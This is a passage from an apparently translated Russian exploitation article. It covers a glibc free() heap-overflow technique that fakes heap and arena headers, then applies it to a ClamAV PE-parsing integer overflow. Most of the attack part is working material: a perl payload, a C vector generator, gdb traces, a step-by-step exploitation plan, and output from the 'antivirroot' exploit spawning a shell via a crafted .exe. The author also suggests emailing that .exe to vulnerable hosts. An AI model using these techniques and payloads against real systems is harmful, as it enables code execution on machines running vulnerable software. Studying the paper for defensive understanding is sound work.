     * освобождаемым. Это указатель на третий
     * чанк (c3 в коде).
     */
    nextchunk = chunk_at_offset(p, size);

    /* Проверяем, является ли 'p' (освобождаемый чанк)
     * верхним чанком (av->top) этой арены.
     * В нормальных условиях этот тест проходит успешно.
     * Освободить wilderness-чанк — плохая идея.
     */
    if(__builtin_expect(p == av->top, 0)) {
        errstr = "double free or corruption (top)";
        goto errout;
    }

    ...
    ...
}
```

Итак, первым делом `_int_free()` проверяет, является ли освобождаемый чанк верхним. Это, разумеется, не так, поэтому атакующий может игнорировать и эту проверку, и три следующих.

```
/* Ещё одна лёгкая проверка. Glibc проверяет здесь,
 * не выходит ли чанк, следующий за освобождаемым
 * (третий чанк, c3), за границы текущей арены.
 * Эта проверка также успешно проходит.
 */
if(__builtin_expect(contiguous(av)
    && (char *)nextchunk >= ((char *)av->top + chunksize(av->top)), 0)) {
    errstr = "double free or corruption (out)";
    goto errout;
}

/* Проверяется флаг PREV_INUSE третьего чанка.
 * Третий чанк сигнализирует, что второй чанк
 * используется (по умолчанию).
 */
if(__builtin_expect(!prev_inuse(nextchunk), 0)) {
    errstr = "double free or corruption (!prev)";
    goto errout;
}

/* Получаем размер третьего чанка и проверяем,
 * не меньше ли он 8 байт и не превышает ли
 * доступную системную память. В нормальных условиях
 * эта проверка легко проходит.
 */
nextsize = chunksize(nextchunk);
if(__builtin_expect(nextchunk->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect(nextsize >= av->system_mem, 0)) {
    errstr = "free(): invalid next size (normal)";
    goto errout;
}

...
...
```

Затем glibc проверяет, нужно ли выполнить обратную консолидацию (backward consolidation). Напомним: освобождаемый чанк называется c2, а c1 находится под контролем атакующего. Поскольку c1 физически граничит с c2, обратная консолидация невозможна.

```
/* Проверяем, используется ли чанк перед 'p' (c1),
 * и если нет — консолидируем назад. Это ложно.
 * Атакующий контролирует первый чанк, и этот код
 * пропускается, так как первый чанк считается
 * используемым (флаг PREV_INUSE второго чанка
 * установлен).
 */
if(!prev_inuse(p)) {
    ...
    ...
}
```

Вероятно, наиболее интересен следующий фрагмент:

```
/* Является ли третий чанк верхним? Если нет, то... */
if(nextchunk != av->top) {
    /* Получаем флаг prev_inuse четвёртого чанка (c4).
     * Его необходимо перезаписать, чтобы glibc считал
     * третий чанк используемым. Это позволяет избежать
     * прямой консолидации (forward consolidation).
     */
    nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

    ...
    ...

    /* (1) */
    bck = unsorted_chunks(av);
    fwd = bck->fd;
    p->bk = bck;
    p->fd = fwd;
    /* Указатель 'p' контролируется атакующим.
     * Это поле prev_size второго чанка,
     * доступное в конце используемой области
     * чанка атакующего.
     */
    bck->fd = p;
    fwd->bk = p;

    ...
    ...
}
```

Итак, в конечном счёте достигается точка (1). Если вы не заметили — это старомодный обмен указателями из unlink(), при котором unsorted_chunks(av)+8 получает значение p. Вспомним, что p указывает на поле prev_size освобождаемого чанка — информацию, контролируемую атакующим. Предположим, что атакующий каким-то образом вынуждает возвращаемое значение unsorted_chunks(av)+8 указывать туда, куда ему нужно (например, в .got или .dtors), — тогда там окажется значение p. Поле prev_size как 32-битное целое число не позволяет разместить никакого реального шеллкода, но достаточно для перехода в произвольное место с помощью инструкций JMP. Пока не будем углубляться в такие детали; вот как можно вынудить free() пройти по описанному пути.

```
$ # 72 байта символов 'A' — область данных первого чанка
$ # 4 байта prev_size следующего чанка (ещё в области данных)
$ # 4 байта size второго чанка (установлен PREV_INUSE)
$ # 76 байт мусора — данные второго чанка
$ # 4 байта size третьего чанка (установлен PREV_INUSE)
$ # 76 байт мусора — данные третьего чанка
$ # 4 байта size четвёртого чанка (установлен PREV_INUSE)
$ perl -e 'print "A" x 72,'
> "\xef\xbe\xad\xde",
> "\x51\x00\x00\x00",
> "B" x 76,
```

```

> "\x51\x00\x00\x00",
> "C" x 76,
> "\x51\x00\x00\x00" > VECTOR
$ ldd ./test
        linux-gate.so.1 => (0xb7fc0000)
        libc.so.6 => /home/huku/test_builds/lib/libc.so.6 (0xb7e90000)
        /home/huku/test_builds/lib/ld-linux.so.2 (0xb7fc1000)
$ gdb -q ./test
(gdb) b _int_free
Function "_int_free" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (_int_free) pending.
(gdb) run 1 80 < VECTOR
Starting program: /home/huku/test 1 80 < VECTOR
[~] Allocated 80 bytes at 0x804a008-0x804a058
[~] Chunk 1 at 0x804a060
[~] Chunk 2 at 0x804a0b0
[~] Chunk 3 at 0x804a100
[~] Chunk 4 at 0x804a150
[~] Freeing 0x804a0b0

Breakpoint 1, _int_free (av=0xb7f85140, mem=0x804a0b0) at malloc.c:4552
4552     p = mem2chunk(mem);
(gdb) step
4553     size = chunksize(p);
...
...
(gdb) step
4688     bck = unsorted_chunks(av);
(gdb) step
4689     fwd = bck->fd;
(gdb) step
4690     p->fd = fwd;
(gdb) step
4691     p->bk = bck;
(gdb) step
4692     if (!in_smallbin_range(size))
(gdb) step
4697     bck->fd = p;
(gdb) print (void *)bck->fd
$1 = (void *) 0xb7f85170
(gdb) print (void *)p
$2 = (void *) 0x804a0a8
(gdb) x/4bx (void *)p
0x804a0a8:    0xef    0xbe    0xad    0xde
(gdb) quit
The program is running.  Exit anyway? (y or n) y

```

Итак, `bck->fd` имеет значение `0xb7f85170` — это поле `fd` первого неотсортированного чанка. Затем `fd` получает значение `p`, которое указывает на поле `prev_size` второго чанка (`c2` в коде). Атакующий помещает туда значение `0xdeadbeef`. В итоге возникает закономерный вопрос: как управлять `unsorted_chunks(av)+8`? Задавая произвольные значения `unsorted_chunks()`, можно добиться условия «4 байта в произвольном месте» — точно так же, как при старой технике `unlink()`.

V. Управление возвращаемым значением `unsorted_chunks()`

Макрос `unsorted_chunks()` определён следующим образом.

```

#define unsorted_chunks(M) (bin_at(M, 1))

#define bin_at(m, i) \
    (mbinptr)(((char *)&((m)->bins[((i) - 1) * 2])) \
    - offsetof(struct malloc_chunk, fd))

```

Параметры `M` и `m` этих макросов указывают на арену, которой принадлежит чанк. Реальный пример использования `unsorted_chunks()` кратко показан ниже.

```
ar_ptr = arena_for_chunk(p);
...
...
bck = unsorted_chunks(ar_ptr);
```

Сначала выполняется поиск арены для чанка `p`, а затем она используется в макросе `unsorted_chunks()`. Особый интерес представляет то, как реализация `malloc()` находит арену для заданного чанка.

```
#define arena_for_chunk(ptr) \
    (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)

#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)

#define heap_for_ptr(ptr) \
    ((heap_info *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE-1)))
```

Для заданного чанка (например `p` из предыдущего фрагмента) `glibc` проверяет принадлежность к главной арене, анализируя поле `size`. Если установлен флаг `NON_MAIN_ARENA`, вызывается `heap_for_ptr()` и возвращается поле `ar_ptr`. Поскольку атакующий при условии переполнения контролирует поле `size` чанка, он может произвольно устанавливать или сбрасывать этот флаг. Посмотрим, каково возвращаемое значение `heap_for_ptr()` для нескольких примерных адресов чанков.

```
#include <stdio.h>
#include <stdlib.h>

#define HEAP_MAX_SIZE (1024*1024)

#define heap_for_ptr(ptr) \
    ((void *) ((unsigned long) (ptr) & ~(HEAP_MAX_SIZE-1)))

int main(int argc, char *argv[]) {
    size_t i, n;
    void *chunk, *heap;

    if(argc != 2) {
        fprintf(stderr, "%s <n>\n", argv[0]);
        return -1;
    }

    if((n = atoi(argv[1])) <= 0)
        return -1;

    chunk = heap = NULL;
    for(i = 0; i < n; i++) {
        while((chunk = malloc(1024)) != NULL) {
            if(heap_for_ptr(chunk) != heap) {
                heap = heap_for_ptr(chunk);
                break;
            }
        }

        fprintf(stderr, "%.2d heap address: %p\n",
            i+1, heap);
    }

    return 0;
}
```

Скомпилируем и запустим.

```
$ ./test 10
01 heap address: 0x8000000
02 heap address: 0x8100000
03 heap address: 0x8200000
```

```
04 heap address: 0x8300000
05 heap address: 0x8400000
06 heap address: 0x8500000
07 heap address: 0x8600000
08 heap address: 0x8700000
09 heap address: 0x8800000
10 heap address: 0x8900000
```

Этот код выводит первые N адресов куч. Таким образом, для чанка с адресом 0xdeadbeef его куча находится самое большее на 1 Мбайт назад. Точнее, чанк 0xdeadbeef принадлежит куче 0xdea00000. Если атакующий контролирует содержимое теоретического адреса кучи чанка, то, переполняя поле `size` этого чанка, он может заставить `free()` считать, что там хранится корректный заголовок кучи. Затем, тщательно сформировав поддельные заголовки кучи и арены, атакующий может вынудить `unsorted_chunks()` вернуть нужное ему значение.

Это отнюдь не редкая ситуация — именно так работает большинство реальных эксплойтов для кучи. Вынуждая целевое приложение последовательно выделять память, атакующий получает контроль над заголовком арены. Поскольку куча не рандомизируется, а чанки выделяются последовательно, адреса в куче статичны и одинаковы для всех целей! Даже если целевая система оснащена последним ядром и включена рандомизация кучи, адреса легко перебрать методом брутфорса, поскольку атакующему нужна лишь старшая часть адреса, а не конкретное место в виртуальном адресном пространстве.

Заметим, что код из предыдущего примера всегда даёт одинаковые результаты — именно те, что приведены выше. То есть, зная приблизительный адрес чанка, который планируется переполнить, адрес кучи легко предварительно вычислить с помощью `heap_for_ptr()`.

Например, предположим, что последний выделенный приложением чанк находится по адресу 0x080XXXXX. Предположим, что этот чанк принадлежит главной арене, но даже если бы это было не так, адрес его кучи был бы 0x080XXXXX & 0xffff0000 = 0x08000000. Всё, что нужно сделать — вынудить приложение выполнять выделения до тех пор, пока целевой чанк не окажется за пределами 0x08100000. Тогда, если целевой чанк имеет адрес вида 0x081XXXXX, переполнив его поле `size`, можно заставить `free()` считать, что он принадлежит куче по адресу 0x08100000. Этой областью управляет атакующий, который может разместить там произвольные данные. Когда `public_fRee()` видит, что адрес кучи для освобождаемого чанка равен 0x08100000, она интерпретирует находящиеся там данные как корректную арену. Это даёт атакующему возможность управлять возвращаемым значением `unsorted_chunks()`.

VI. Создание поддельных заголовков кучи и арены

Как только атакующий получает контроль над содержимым заголовков кучи и арены, что именно туда поместить? Случайные произвольные значения могут привести к тому, что целевое приложение зависнет в бесконечном цикле или завершится с ошибкой сегментации раньше времени, — поэтому следует избегать подобных побочных эффектов. В данном разделе эта проблема рассматривается подробнее. Указаны корректные значения для различных полей и разрабатывается эксплойт для нашего примера кода.

Сразу после входа в `_int_free()` вызывается `do_check_chunk()` для выполнения лёгких проверок работоспособности освобождаемого чанка. Ниже приведён фрагмент из этой функции (некоторые части удалены для ясности).

```
char *max_address = (char*)(av->top) + chunksize(av->top);
char *min_address = max_address - av->system_mem;

if(p != av->top) {
```

```

    if(contiguous(av)) {
        assert(((char*)p) >= min_address);
        assert(((char*)p + sz) <= ((char*)(av->top)));
    }
}

```

Код `do_check_chunk()` получает указатель на верхний чанк и его размер. Затем `max_address` и `min_address` получают значения верхнего и нижнего доступных адресов для данной арены соответственно. После этого указатель `p` на освобождаемый чанк сравнивается с указателем на верхний чанк. Поскольку освобождать верхний чанк нельзя, в нормальных условиях этот код обходится. Затем арена `av` проверяется на непрерывность: если она непрерывна, чанк `p` должен находиться в пределах своей арены; в противном случае проверки пропускаются.

Пока имеется два ограничения. Атакующий должен предоставить корректный `av->top`, указывающий на допустимое поле `size`. Следующий набор ограничений — проверки `assert()`, которые могут помешать эксплуатации. Но сначала сосредоточимся на макросе `contiguous()`.

```

#define NCONTIGUOUS_BIT (2U)
#define contiguous(M) ((M->flags & NONCONTIGUOUS_BIT) == 0)

```

Поскольку атакующий контролирует флаги арены, установив их в значение с установленным третьим младшим битом, `contiguous(av)` вернёт `false` и проверки `assert()` будут проигнорированы. Кроме того, если задать указатель `av->top` равным адресу кучи, значения `max_address` и `min_address` будут корректными, что позволит избежать раздражающих ошибок сегментации из-за обращений по некорректным указателям. Первый набор проблем решён достаточно просто.

Думаете, это всё? Как бы не так. Немного дальше по коду `_int_free()` использует `__builtin_expect()` для проверки того, не превышает ли размер чанка, следующего за освобождаемым (третий чанк), общий доступный объём памяти арены. Это неплохая мера для обнаружения переполнений, и любой грамотный атакующий должен её обойти.

```

nextsize = chunksize(nextchunk);
if(__builtin_expect(nextchunk->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect(nextsize >= av->system_mem, 0)) {
    errstr = "free(): invalid next size (normal)";
    goto errout;
}

```

Задав `av->system_mem` равным `0xffffffff`, можно обойти любые проверки доступной памяти, в том числе эту. Хотя поле `av->max_system_mem` важно для внутренней работы `malloc()`, оно может быть равно нулю, поскольку не мешает атакующему.

К сожалению, ещё до входа в `_int_free()`, в `public_free()`, выполняется захват мьютекса текущей арены. Вот фрагмент кода, реализующий корректную последовательность блокировки.

```

#if THREAD_STATS
    if(!mutex_trylock(&ar_ptr->mutex))
        ++(ar_ptr->stat_lock_direct);
    else {
        mutex_lock(&ar_ptr->mutex);
        ++(ar_ptr->stat_lock_wait);
    }
#else
    mutex_lock(&ar_ptr->mutex);
#endif

```

Чтобы разобраться, что здесь происходит, пришлось углубиться во внутренности библиотеки NPTL (также являющейся частью `glibc`). Поскольку NPTL выходит за рамки настоящей статьи, подробного объяснения не будет. Коротко: мьютекс представлен структурой `pthread_mutex_t`, состоящей из 5 целых чисел. Задание недопустимых или случайных значений приведёт к тому, что код будет ожидать освобождения мьютекса. Поэкспериментировав с внутренностями NPTL, автор обнаружил,

что установка всех пяти целых в нуль приводит к корректному захвату и удержанию мьютекса. После этого выполнение кода продолжается без дальнейших проблем.

На данный момент ограничений не осталось. Можно просто поместить значение 0x08100020 (смещение заголовка кучи плюс размер заголовка кучи) в поле `ar_ptr` структуры `_heap_info`, а в `bins[0]` записать `retloc-12` (где `retloc` — адрес возврата, по которому будет записан адрес возврата). Напомним, что адрес возврата указывает на поле `prev_size` освобождаемого чанка — целое число, контролируемое атакующим. Что туда поместить? Это ещё одна задача, требующая решения.

Поскольку под заголовки кучи и арены по адресу 0x08100000 (или схожему) требуется лишь небольшой объём байт, эту же область можно использовать для хранения шеллкода и NOP-инструкций. Задав поле `prev_size` освобождаемого чанка равным инструкции JMP, можно выполнить прыжок вперёд или назад на несколько байт, передав управление куда-нибудь в область 0x08100000, но уже после заголовков кучи и арены! Допустимые адреса имеют вид 0x08100000+X, где $X \geq 72$, то есть X — смещение после заголовка кучи и после `bins[0]`. Это не так сложно, как звучит: все адреса, нужные для эксплуатации, статичны и могут быть предварительно вычислены!

Приведённый ниже код вызывает условие «4 байта в произвольном месте».

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    char buffer[65535], *arena, *chunks;

    /* Очищаем буфер. */
    bzero(buffer, sizeof(buffer));

    /* Указатель на начало заголовка арены. */
    arena = buffer + 360;

    /* Указатель в заголовке арены — смещение 0. */
    *(unsigned long int *)&arena[0] = 0x08100000 + 12;

    /* Флаги арены — смещение 16. */
    *(unsigned long int *)&arena[16] = 2;

    /* Указатель на поддельный верхний чанк — смещение 60. */
    *(unsigned long int *)&arena[60] = 0x08100000;

    /* Адрес возврата минус 12 — смещение 68. */
    *(unsigned long int *)&arena[68] = 0x41414141 - 12;

    /* Доступная память для данной арены — смещение 1104. */
    *(unsigned long int *)&arena[1104] = 0xffffffff;

    /* Указатель на prev_size второго чанка (шеллкод). */
    chunks = buffer + 10240;
    *(unsigned long int *)&chunks[0] = 0xdeadbeef;

    /* Указатель на второй чанк. */
    chunks = buffer + 10244;

    /* Размер второго чанка (PREV_INUSE+NON_MAIN_ARENA). */
    *(unsigned long int *)&chunks[0] = 0x00000055;

    /* Указатель на третий чанк. */
    chunks = buffer + 10244 + 80;

    /* Размер третьего чанка (PREV_INUSE). */
    *(unsigned long int *)&chunks[0] = 0x00000051;

    /* Указатель на четвёртый чанк. */
    chunks = buffer + 10244 + 80 + 80;
```

```

/* Размер четвертого чанка (PREV_INUSE). */
*(unsigned long int *)&chunks[0] = 0x00000051;

write(1, buffer, 10244 + 80 + 80 + 4);
return;
}

$ gcc exploit.c -o exploit
$ ./exploit > VECTOR
$ gdb -q ./test
(gdb) b _int_free
Function "_int_free" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (_int_free) pending.
(gdb) run 722 1024 < VECTOR
Starting program: /home/huku/test 722 1024 < VECTOR
[~] Allocated 1024 bytes at 0x804a008-0x804a408
[~] Allocated 1024 bytes at 0x804a410-0x804a810
[~] Allocated 1024 bytes at 0x804a818-0x804ac18
...
[~] Allocated 1024 bytes at 0x80ffa90-0x80ffe90
[~] Chunk 1 at 0x80ffe98-0x8100298
[~] Chunk 2 at 0x81026a0
[~] Chunk 3 at 0x81026f0
[~] Chunk 4 at 0x8102740
[~] Freeing 0x81026a0

Breakpoint 1, _int_free (av=0x810000c, mem=0x81026a0) at malloc.c:4552
4552      p = mem2chunk(mem);
(gdb) print *av
$1 = {mutex = 1, flags = 2, fastbins = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0}, top = 0x8100000, last_remainder = 0x0, bins = {0x41414135, 0x0 <repeats 253 times>}, binmap = {0, 0, 0, 0}, next = 0x0, system_mem = 4294967295, max_system_mem = 0}

```

Все значения арены `av` расставлены по местам.

```

(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
_int_free (av=0x810000c, mem=0x81026a0) at malloc.c:4698
4698      fwd->bk = p;
(gdb) print (void *)fwd
$2 = (void *) 0x41414135
(gdb) print (void *)fwd->bk
Cannot access memory at address 0x41414141
(gdb) print (void *)p
$3 = (void *) 0x8102698
(gdb) x/4bx p
0x8102698:      0xef      0xbe      0xad      0xde
(gdb) q
The program is running.  Exit anyway? (y or n) y

```

Действительно, `fwd->bk` — это адрес возврата (0x41414141), а `p` — адрес возврата (адрес поля `prev_size` второго чанка). Атакующий разместил там данные 0xdeadbeef. Остаётся лишь поместить NOP-инструкции и шеллкод в нужное место. Это, разумеется, оставляется в качестве упражнения читателю (раздел `.dtors` вам в помощь) :-)

VII. Всё вместе

Пора составить логический план действий, которые атакующий должен предпринять для эксплуатации подобной уязвимости. Хотя к этому моменту всё должно быть достаточно ясно, шаги

для успешной эксплуатации перечислены ниже.

- Атакующий должен вынудить программу выполнять последовательные выделения в куче и в итоге получить контроль над чанком, границы которого охватывают новый теоретический адрес кучи. Например, если выделения начинаются с 0x080XXXXX, нужно продолжать выделять чанки, пока контролируемый чанк не включит в себя адрес 0x08100000. Чанки должны быть больше 64 байт, но меньше порога `mmap()`. Если целевая программа уже выполнила значительное число выделений, весьма вероятно, что выделения начинаются с 0x08100000.
- Атакующий должен убедиться, что может переполнить чанк, следующий за контролируемым. Например, если чанк с 0x080XXXXX по 0x08101000 находится под контролем, чанк 0x08101001–0x0810XXXX должен допускать переполнение (или любой чанк по адресу 0x081XXXXX).
- По адресу 0x08100000 должны быть размещены поддельный заголовок кучи и поддельный заголовок арены. Их базовые адреса в виртуальном адресном пространстве — 0x08100000 и 0x08100000 + `sizeof(struct _heap_info)` соответственно. Поле `bins[0]` поддельного заголовка арены должно быть равно адресу возврата минус 12; при этом следует соблюдать правила из предыдущего раздела. Если места достаточно, туда же можно добавить NOP-инструкции и шеллкод; в противном случае придётся проявить изобретательность (содержимое следующего чанка также контролируется атакующим).
- Переполнение кучи должно быть вызвано через `memcpy()`, `bcopy()`, `read()` или аналогичные функции. Вектор эксплуатации должен выглядеть как созданный кодом из предыдущего раздела. Схематически это выглядит следующим образом (символ вертикальной черты обозначает границы чанков):

```
[heap_hdr][arena_hdr][...][AAAA][...][BBBB][...][CCCC]
```

[heap_hdr] -> Поддельный заголовок кучи. Должен быть расположен по адресу, кратному 1 Мб, например 0x08100000.

[arena_hdr] -> Поддельный заголовок арены.

[...] -> Несущественные данные, мусор, символы 'A' и т.п. При наличии достаточного места здесь можно разместить NOP-инструкции и шеллкод.

[AAAA] -> Размер второго чанка плюс PREV_INUSE и NON_MAIN_ARENA.

[BBBB] -> Размер третьего чанка плюс PREV_INUSE.

[CCCC] -> Размер четвёртого чанка плюс PREV_INUSE.

- Атакующий должен проявить терпение и дождаться момента, когда чанк, следующий за контролируемым, будет освобождён. Вуаля!

Хотя данная техника может быть весьма эффективной и сравнительно прямолинейной, она, к сожалению, не столь универсальна, как переполнения кучи из добрых старых времён. При применении она даёт немедленные и надёжные результаты. Однако её сложность выше, чем, например, у обычных переполнений стека, поэтому прежде чем пытаться её применить, необходимо выполнить ряд предусловий. Точнее, должны выполняться следующие условия.

- Целевые чанки должны быть больше 64 байт и меньше порога `mmap()`.
- Атакующий должен иметь возможность контролировать 4 последовательных чанка — либо непосредственно выделенных, либо поддельных, им же сконструированных.
- Атакующий должен иметь возможность записывать нулевые байты. То есть переполнение чанков должно происходить через `memcpy()`, `bcopy()`, `read()` и аналогичные функции — `strcpy()` или `strncpy()` не подходят! Это, вероятно, наиболее важное предусловие данной техники.

VIII. Случай с ClamAV

1. Уязвимость

Применим полученные знания для создания рабочего эксплойта под реальное приложение. После поиска переполнений кучи на secunia.com был составлен список возможных целей, наиболее примечательной из которых оказался ClamAV. Целочисленное переполнение в `cli_scanpe()` показалось достаточно интересным, поэтому автор решил исследовать его подробнее (соответствующий advisory опубликован в [12]). Код эксплойта для этой уязвимости под названием 'antiviroot' находится в разделе «Вложения» в формате uuencoded.

Прежде чем приступить к аудиту кода, потенциальному атакующему рекомендуется собрать ClamAV с использованием пользовательской версии glibc с отладочными символами (автор также немного модифицировал glibc для вывода различной служебной информации). Следуя идеям Chariton, описанным в [11], ClamAV можно собрать командами из следующего фрагмента. Процесс довольно сложный, но работает. Этот приём крайне полезен при разработке эксплойта с использованием gdb.

```
$ export LDFLAGS=-L/home/huku/test_builds/lib -L/usr/local/lib -L/usr/lib
$ export CFLAGS=-O0 -nostdinc \
> -I/usr/lib/gcc/i686-pc-linux-gnu/4.2.2/include \
> -I/home/huku/test_builds/include -I/usr/include -I/usr/local/include \
> -Wl,-z,nodeflib \
> -Wl,-rpath=/home/huku/test_builds/lib -B /home/huku/test_builds/lib \
> -Wl,--dynamic-linker=/home/huku/test_builds/lib/ld-linux.so.2
$ ./configure --prefix=/usr/local && make && make install
```

После завершения make необходимо убедиться, что всё в порядке, запустив ldd на clamscan и проверив пути к разделяемым библиотекам.

```
$ ldd /usr/local/bin/clamscan
linux-gate.so.1 => (0xb7ef4000)
libclamav.so.2 => /usr/local/lib/libclamav.so.2 (0xb7e4e000)
libpthread.so.0 => /home/huku/test_builds/lib/libpthread.so.0 (0xb7e37000)
libc.so.6 => /home/huku/test_builds/lib/libc.so.6 (0xb7d08000)
libz.so.1 => /usr/lib/libz.so.1 (0xb7cf5000)
libbz2.so.1.0 => /usr/lib/libbz2.so.1.0 (0xb7ce5000)
libnsl.so.1 => /home/huku/test_builds/lib/libnsl.so.1 (0xb7cd0000)
/home/huku/test_builds/lib/ld-linux.so.2 (0xb7ef5000)
```

Теперь сосредоточимся на уязвимом коде. Собственно уязвимость находится в коде препроцессинга PE-файлов (Portable Executable) — широко известных исполняемых файлов Microsoft Windows. Конкретно: когда ClamAV пытается разобрать заголовки, сформированные известным упаковщиком MEW, происходит целочисленное переполнение, которое затем приводит к эксплуатируемому условию. Следует отметить, что данная уязвимость может быть использована различными техниками, однако в демонстрационных целях используется техника, представленная выше. Для более глубокого понимания рекомендуется также ознакомиться со спецификацией Microsoft PE/COFF [13], которая, к счастью, находится в свободном доступе.

Вот уязвимый фрагмент — функция `cli_scanpe()` в `libclamav/pe.c` (несколько упрощённый для большей наглядности):

```
ssize = exe_sections[i + 1].vsz;
dsize = exe_sections[i].vsz;
...

src = cli_calloc(ssize + dsize, sizeof(char));
```

...

```
bytes = read(desc, src + dsize, exe_sections[i + 1].rsz);
```

Сначала `ssize` и `dsize` получают начальные значения, которые контролирует атакующий. Они представляют виртуальный размер двух смежных секций сканируемого PE-файла (не стоит вдаваться в детали упаковщика MEW: документации практически нет, да и она мало пригодилась бы). Сумма этих предоставленных пользователем значений используется в `cli_calloc()` — обёртке над `calloc()`. Это позволяет выполнить выделение кучи произвольного размера, который впоследствии используется в операции чтения. Сценариев здесь масса, но рассмотрим возможности достижения выполнения кода с помощью новой техники эксплуатации `free()`.

Ряд ограничений, накладываемых до достижения уязвимого фрагмента, существенно осложняет эксплуатацию (фиксированные смещения MEW, многочисленные проверки границ заголовков PE и т.д.). Пока проигнорируем их — они представляют интерес лишь для тех, кто захочет написать собственный эксплойт. Нас интересует лишь ключевая идея данного эксплойта.

Поскольку `dsize` прибавляется к `src` в операции `read()`, атакующий может задать `dsize` такое значение, что при прибавлении к `src` в результате целочисленного переполнения получится адрес самого `src` в куче. Тогда `read()` записывает туда все данные, предоставленные пользователем, которые могут содержать специально подготовленные заголовки кучи и арены и т.д. Схематически ситуация выглядит следующим образом (предположим, что указатель `src` имеет значение `0xdeadbeef`):

```
0xdea00000                                0xdeadbeef
...+-----+-----+-----+-----+-----+-----+...
| Heap hdr | Arena hdr |      | Chunk 'src' | Other chunks |
...+-----+-----+-----+-----+-----+-----+...
```

Если удастся перезаписать всю область от заголовка кучи до чанка `src`, можно также перезаписать соседние с `src` чанки и применить описанную ранее технику. Однако существуют препятствия, которые нельзя просто проигнорировать:

- От `0xdea00000` до `0xdeadbeef` могут находиться другие чанки, и их перезапись может привести к преждевременному завершению процесса сканирования ClamAV.
- Сразу после чанка `src` должны присутствовать ещё 3 чанка, которые также должны допускать изменение при переполнении.
- Необходимо знать фактическое значение указателя `src`.

К счастью, для каждого из этих препятствий найдётся решение:

- Можно вынудить ClamAV не трогать чанки между заголовком кучи и чанком `src`, следуя строго определённому уязвимому пути.
- К сожалению, из-за компоновки кучи во время выполнения уязвимого кода сразу после `src` нет никаких чанков. Даже если бы они и были, добраться до них не позволили бы внутренние проверки размеров в коде `cli_scanpe()`. После несложных вычислений (здесь не приводятся, так как они тривиальны) можно убедиться, что единственный чанк, который можно перезаписать — это сам чанк, на который указывает `src`. Тогда можно вынудить `cli_calloc()` выделить такой чанк, в котором разместить 4 поддельных чанка размером более 72 байт. Это в точности та же ситуация, что и наличие 4 смежных предварительно выделенных чанков кучи! :-)
- Поскольку куча по умолчанию не рандомизируется, значение `src` можно предварительно вычислить с помощью `gdb` или пользовательского отладчика `malloc()` (именно так и поступил автор). Данная конкретная уязвимость трудно эксплуатируется при включённой рандомизации. Напротив, общая техника, представленная в этой статье, устойчива к подобным мерам защиты.

Дополнительно атакующий может вынудить ClamAV выделить чанк `src` в «дыре» кучи, образовавшейся после `realloc()` или `free()`. Это позволяет разместить целевой чанк ближе к поддельным заголовкам кучи и арены, что, в свою очередь, может позволить обойти определённые проверки границ. До выполнения уязвимого фрагмента выполняется следующий код:

```
section_hdr = (struct pe_image_section_hdr *)cli_malloc(nsections,
    sizeof(struct pe_image_section_hdr));
...

exe_sections = (struct cli_exe_section *)cli_malloc(nsections,
    sizeof(struct cli_exe_section));
...

free(section_hdr);
```

Это создаёт «дыру» на месте чанка `section_hdr`. Тщательно подобрав значения `dsize` и `ssize` так, чтобы их сумма была равна произведению `nsections` и `sizeof(struct pe_image_section_hdr)`, можно заставить `cli_malloc()` переиспользовать эту «дыру» и вернуть её (именно это и делает `antivirroot`). Заметим, что помимо этого условия, `dsize` должен быть таким, чтобы `src + dsize` было равно адресу кучи `src` (то есть `heap_for_ptr(src)`).

Наконец, чтобы запустить уязвимый путь в `malloc.c`, необходимо вызвать `free()` на чанке `src`. Это следует сделать как можно скорее, поскольку код распаковки MEW может повредить содержимое кучи и испортить всё. Но в коде ClamAV удаётся активировать следующий фрагмент:

```
if(buff[0x7b] == '\xe8') {
    ...

    if(!CLI_ISCONTAINED(exe_sections[1].rva, exe_sections[1].vsz,
        cli_readint32(buff + 0x7c) + fileoffset + 0x80, 4)) {
        ...

        free(src);
    }
}
```

Поместив значение `0xe8` в позицию `0x7b` буфера `buff` и вынудив `CLI_ISCONTAINED()` вернуть ложь, можно заставить ClamAV вызвать `free()` на чанке `src` (том самом, заголовок которого после выполнения операции `read()` содержит флаг `NON_MAIN_ARENA`). В итоге возникает условие «4 байта в произвольном месте». Чтобы предотвратить сбой ClamAV при следующем вызове `free()`, можно перезаписать GOT-адрес функции `free()` и дождаться результата.

2. Эксплойт

Вот как выглядит эксплойт для этой уязвимости ClamAV. Подробности использования можно узнать из файла README во вложении. Данный код создаёт специально подготовленный .exe-файл, который при передаче `clamscan` порождает командную оболочку.

```
$ ./antivirroot -a 0x98142e0 -r 0x080541a8 -s 441
CLAMAV 0.92.x cli_scanpe() EXPLOIT / antivirroot.c
huku / huku_at_grhack_dot_net

[~] Using address=0x098142e0 retloc=0x080541a8 size=441 file=exploit.exe
[~] Corrected size to 480
[~] Chunk 0x098142e0 has real address 0x098142d8
[~] Chunk 0x098142e0 belongs to heap 0x09800000
[~] 0x098142d8-0x09800000 = 82648 bytes space (0.08M)
[~] Calculating ssize and dsize
[~] dsize=0xffffebd20 ssize=0x000144c0 size=480
[~] addr=0x098142e0 + dsize=0xffffebd20 = 0x09800000 (should be 0x09800000)
[~] dsize=0xffffebd20 + ssize=0x000144c0 = 480 (should be 480)
[~] Available space for exploitation 488 bytes (0.48K)
[~] Done
```

```
$ /usr/local/bin/clamscan exploit.exe
LibClamAV Warning: *****
LibClamAV Warning: *** The virus database is older than 7 days. ***
LibClamAV Warning: *** Please update it IMMEDIATELY! ***
LibClamAV Warning: *****
...

sh-3.2$ echo yo
yo
sh-3.2$ exit
exit
```

Более продвинутый сценарий — прикрепить исполняемый файл к письму и разослать его на уязвимые хосты... и БУМ! В итоге наша техника оказывается весьма эффективной даже в реальных условиях. Дальнейшие улучшения, разумеется, возможны — они оставляются в качестве упражнения читателю :-)

IX. Эпилог

